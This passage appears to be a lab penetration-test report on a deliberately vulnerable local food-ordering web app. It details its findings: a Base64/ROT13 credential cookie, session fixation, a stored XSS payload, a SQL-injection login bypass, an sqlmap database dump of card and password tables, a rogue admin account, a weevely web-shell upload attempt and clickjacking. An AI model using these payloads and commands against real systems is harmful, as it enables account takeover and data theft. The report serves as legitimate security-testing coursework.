SecretCookie	192.168.1.20	/routers/	Session	eWJodmY6Y25mZmpiZXE6MTU3NDY4NzcyOQ%3D%3D

Figure 2.7.1a – PHPSESSID and SecretCookie in Firefox

The PHP session is randomly generated, likely using built in PHP session_create functions.

2.8.2 Testing for Cookies attributes (OTG-SESS-002)

The secret cookie is encrypted using Base64 and ROT13, and when decoded using CyberChef as shown in Figure 2.7.2 it contains the user’s username, password, and UNIX time stamp for when the cookie was generated in the format of `USERNAME:PASSWORD:UNIX TIMESTAMP`



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

ROT13

☑ Rotate lower case chars

☑ Rotate upper case chars

Amount: 13

```
length: 34
 lines:  1
```

```
eWJodmY6Y25mZmpiZXE6MTU3NDY4NzcyOQ
```

```
  time:  0ms
length:   25
 lines:    1
```


```
louis:password:1574687729
```

Figure 2.7.2 – CyberChef output

2.8.3 Testing for Session Fixation (OTG-SESS-003)

This site makes use of PHP sessions to allow the web browser to stay logged in whilst browsing the site, this can be a security issue if the session ID stays the same whilst logged out/logged in. Session IDs can be viewed by inspecting the cookies stored in the browser.


As seen in Figure 2.7.3a, the web app generates a PHP session before the user has logged in:



Name	Value	Domain	Path	Expires ...	Size
PHPSESSID	87gq756ilt4mpiv2mskicpc7g4	192.168...	/	Session	35


Figure 2.7.3a – Session ID generation on first visit

As shown in Figures 2.7.3b/c, the session does not change once the user is logged on and even stays the same if accounts are logged in/out even when logging in using an admin account.



Name	Value
PHPSESSID	87gq756ilt4mpiv2mskicpc7g4

Figure 2.7.3b – Session ID logged in as customer




Name	Value
PHPSESSID	87gq756ilt4mpiv2mskicpc7g4

Figure 2.7.3c – Session ID logged in as admin

2.9 Testing For Input Validation

2.9.1 Testing for Stored Cross Site Scripting (OTG-INPVAL-002)

The site was tested for stored XSS using the support tickets feature. An alert() script was left in the Description section to test.



OPEN A TICKET

Subject

Test XSS

Description


```
<script>alert("stored xss works")</script>
```

Type

Complaint ▼

Figure 2.8.1a – Adding support ticket with JS script

As shown in Figure 2.8.1b the site is vulnerable to stored XSS as every time the user visits the URL with this ticket, they are presented with an alert box. Along with the user being affected by this if an admin clicks on the open ticket they will also be presented this script.



ⓘ Not secure | 192.168.1.20/view-ticket.php?id=13

192.168.1.20 says

stored xss works


Figure 2.8.1b – Alert box from XSS

2.9.2 SQL Injection (OTG-INPVAL-005)

OWASP ZAP was used to scan for SQL injection on the site, and it detected that the admin login (/admin/login.php) was vulnerable. It allows login with a valid customer username and password, with ‘ OR ‘1’=’1 at the end of the username. A working example is:


```
username: hacklab' OR '1'='1
password: hacklab
```

Shown in Figure 2.8.2a is the hacklab user account able to access the admin page. From here the account with privilege escalation can gain permanent access by adding an actual admin account with their own credentials. The full ZAP report is available in Appendix D-1.



Name	Item Price/Piece
Haddock and chips	6
Burger and chips	6
Curry and rice	5

Figure 2.8.2a – Admin interface logged in as customer



ADD USER

Username	Password	Name	Email	Phone number	Address	Role
hacker	••••••	attacker	email@e.com	12345	1 street	Administrator ▾


Figure 2.8.2b – Adding an admin user in order to get permanent account

Sqlmap was used to dump the database using SQL UNION query injection using the following command:

```
sqlmap -u 192.168.1.20/admin/login.php --forms --dbs greasy --dump
```

A full sqlmap dump is available in Appendix D-2.

From here every table in the Greasy database is viewable:



```
root@kali:~/.sqlmap/output/192.168.1.20/dump/greasy# ls
items.csv          orders.csv          tickets.csv  wallet.csv
order_details.csv  ticket_details.csv  users.csv    wallet_details.csv
```

Figure 2.8.2c – List of tables in Greasy database

Of particular interest was wallet_detaills.csv which contained unencrypted credit card details of customers, along with users.csv which contained all usernames and password which were also unencrypted. A full dump of each table is available in Appendix D-3.

2.10 Testing Cryptography

2.10.1 Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)

The web app doesn't enforce or redirect to HTTPS anywhere, and when HTTPS was tested it presented the error `net::ERR_CERT_AUTHORITY_INVALID` meaning the HTTPS was either improperly configured, or the certificate is invalid/expired.


2.10.2 Testing for Weak Encryption (OTG-CRYPST-004)

The web app doesn't use any encryption for passwords while in transport or when storing them. The secret cookie which also contains the user's username and password is encrypted was encypted using BASE64 and ROT13 which are trivial to decrypt automatically using a tool like CyberChef.

2.11 Testing Business Logic

2.11.1 Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)


Weevley was used to attempt uploading a malicious PHP file in the site's profile picture upload section.



```
root@kali:~# weevely generate hacklab agent.php
Generated 'agent.php' with password 'hacklab' of 762 byte size.
```

Attempts were made to disguise the file by changing the filename, and intercepting the request using Burp to change the file's MIME type to image/jpeg but none of these attempts were successful:

```
Content-Disposition: form-data; name="uploadedfile"; filename="agent.jpg.php"
Content-Type: image/jpeg
```



extension not allowed, please choose a JPEG or PNG file.

Figure 2.10a – Website alert to invalid file type when uploading PHP

2.12 Testing Client Side

2.12.1 Testing for Clickjacking (OTG-CLIENT-009)

The web app was tested to evaluate any anti-clickjacking measures, but the OWASP methodology example worked without having to bypass anything. This involves crafting a HTML page that contains the source site as an iframe.




Figure 2.11a – Clickjacking proof of concept running on top of Greasy login page

3 References Part 1

CIRT, 2019. *Nikto2 | CIRT.net.* [Online]
Available at: https://cirt.net/nikto2

curl, 2019. *curl.* [Online]
Available at: https://curl.haxx.se/

GCHQ, 2019. *About CyberChef.* [Online]
Available at: https://gchq.github.io/CyberChef/

Google, n.d. *Introduction to robots.txt.* [Online]
Available at: https://support.google.com/webmasters/answer/6062608?hl=en

Kali Tools, 2019. *Weevely | Penetration Testing Tools.* [Online]
Available at: https://tools.kali.org/maintaining-access/weevely

Kali Tools, n.d. *DIRB | Penetration Testing Tools.* [Online]
Available at: https://tools.kali.org/web-applications/dirb

Kali Tools, n.d. *THC-Hydra | Penetration Testing Tools.* [Online]
Available at: https://tools.kali.org/password-attacks/hydra

Mozilla, 2019. *Firefox - Protect your life online with privacy-first products.* [Online]
Available at: https://www.mozilla.org/en-GB/firefox/

netcat, n.d. *Netcat: the TCP/IP swiss army knife.* [Online]
Available at: http://nc110.sourceforge.net/

nmap, 2019. *Nmap: the Network Mapper - Free Security Scanner.* [Online]
Available at: https://nmap.org/

Offensive Security, 2019. *Our Most Advanced Penetration Testing Distribution, Ever..* [Online]
Available at: https://www.kali.org/

OWASP, 2016. *Web Application Penetration Testing.* [Online]
Available at: https://www.owasp.org/index.php/Web_Application_Penetration_Testing

OWASP, 2019. *OWASP Zed Attack Proxy Project.* [Online]
Available at: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

PortSwigger, 2019. *Burp Suite - Cybersecurity Software from PortSwigger.* [Online]
Available at: https://portswigger.net/burp

Positive Technologies, 2018. *Web Application Vulnerabilities - Statistics For 2017.* [Online]
Available at: https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-application-vulnerabilities-2018-eng.pdf

Rapid7, 2019. *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit.* [Online]
Available at: https://www.metasploit.com/

sqlmap, 2019. *sqlmap: automatic SQL injection and database takeover tool.* [Online]
Available at: http://sqlmap.org/

Viswanathan, P., 2019. *Native Apps vs. Web Apps.* [Online]
Available at: https://www.lifewire.com/native-apps-vs-web-apps-2373133


Wappalyzer, 2019. *Wappalyzer - Identify technology on websites.* [Online]
Available at: https://www.wappalyzer.com/

WhiteHat Security, 2019. *2019 Application Security Statistics Report.* [Online]
Available at: https://info.whitehatsec.com/Content-2019-StatsReport_LP.html

APPENDICES PART 1

APPENDIX A – INFORMATION GATHERING

1. NETCAT SERVER RESPONSE:




```
root@kali:~# netcat 192.168.1.20 80
HTTP/1.1 200 OK
HTTP/1.1 408 Request Timeout
Date: Wed, 13 Nov 2019 14:59:16 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
Content-Length: 221
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

2. DOORNUMBERS.TXT:

```
Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 – 5678
```


3. NMAP:



```
root@kali:~# nmap -sV -p0-65535 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-13 10:51 EST
Nmap scan report for 192.168.1.20
Host is up (0.000087s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       ProFTPD 1.3.4a
80/tcp   open  http      Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
443/tcp  open  ssl/https Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
3306/tcp open  mysql     MySQL (unauthorized)
MAC Address: 00:0C:29:20:A5:1C (VMware)
Service Info: OS: Unix
```

4. EXECUTION PATHS:


Registration:



```
POST /routers/register-router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Cookie: SecretCookie=dW5weHlubzp1bnB4eW5vOjE1NzM4MjM2MTM%3D;
PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

username=testing&name=12345&password=password&phone=0123456789
```


Login



```
POST /routers/router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: SecretCookie=dW5weHlubzp1bnB4eW5vOjE1NzM4MjM2MTM%3D;
PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

username=testing&password=password
```


Ordering as customer



```
POST /place-order.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

2=2&5=3&3=4&4=5&1=6&description=testing+text+entry&action=
```


Confirming order



```
POST /confirm-order.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/place-order.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

address=test+address&action=&2=2&5=3&3=4&4=5&1=6&description=testing+text+entry
```


Receipt



```
POST /routers/order-router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/confirm-order.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Cookie: SecretCookie=Z3JmZ3ZhdDpjbmZmamJlcToxNTczODI0MDM0; PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

2=2&5=3&3=4&4=5&1=6&payment_type=&address=test+address&description=testing+text+entry&total=117&action=
```

